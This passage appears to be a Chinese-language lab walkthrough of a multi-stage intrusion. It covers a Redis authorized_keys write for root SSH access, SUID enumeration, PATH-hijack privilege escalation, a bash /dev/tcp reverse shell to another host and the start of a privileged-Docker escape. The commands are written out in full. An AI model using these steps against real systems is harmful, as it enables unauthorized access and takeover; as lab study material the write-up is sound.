cat 1.txt | redis-cli -h 192.168.147.156 -x set hello
然后在 redis 的备份路劲设为 /root/.ssh/,保存文件名为authorized_keys
192.168.147.156:6379> config set dir /root/.ssh
OK
192.168.147.156:6379> config set dbfilename authorized_keys
OK
192.168.147.156:6379> save
OK
此时就可以连接了
ssh root@192.168.147.156

第一台主机成功提权
第二层网络
Docekr 提权

此时回到 weshell 中,我们可以用 “uname -a” 去查看自己当前所在的位置。
寻找一下 SUID
find / -user root -perm -4000 -print 2>/dev/null
我们先进入到用户目录下,执行一下 shell
cd /home/jobs
./shell
发现其实现功能与 ps 一样.于是,可以想到是否可以利用 PATH 环境变量进行提权.又因为 docker 所在容器的网段并不与kali在同一网段,所以需要进行反弹到 web1 之中


web 1开启监听
webshell 输入
cp /bin/bash /tmp/ps
echo $PATH
export PATH=/tmp:$PATH
bash -c 'exec bash -i >& /dev/tcp/192.168.52.10/1314 0>&1'
反弹成功

同样的利用环境变量进行提权到用户权限
echo $PATH
export PATH=/tmp:$PATH
echo $PATH
cd /home/jobs
./shell
Docker 逃逸
接下来就是对 docker 进行逃逸,进行 docker 特权模式逃逸,其原理为
使用特权模式启动容器,可以获取大量设备文件访问权限。因为当管理员执行docker run —privileged时,Docker容器将被允许访问主机上的所有设备,并可以执行mount命令进行挂载.
在 web1 中将其公钥写入
ssh-keygen -f sakura
chmod 600 sakura
ls
cat sakura.pub
将红框内的内容复制下来,接下来在 docker 环境里进行挂载
fdisk -l
ls /dev
cd /
mkdir sakura
mount /dev/sda1 /sakura
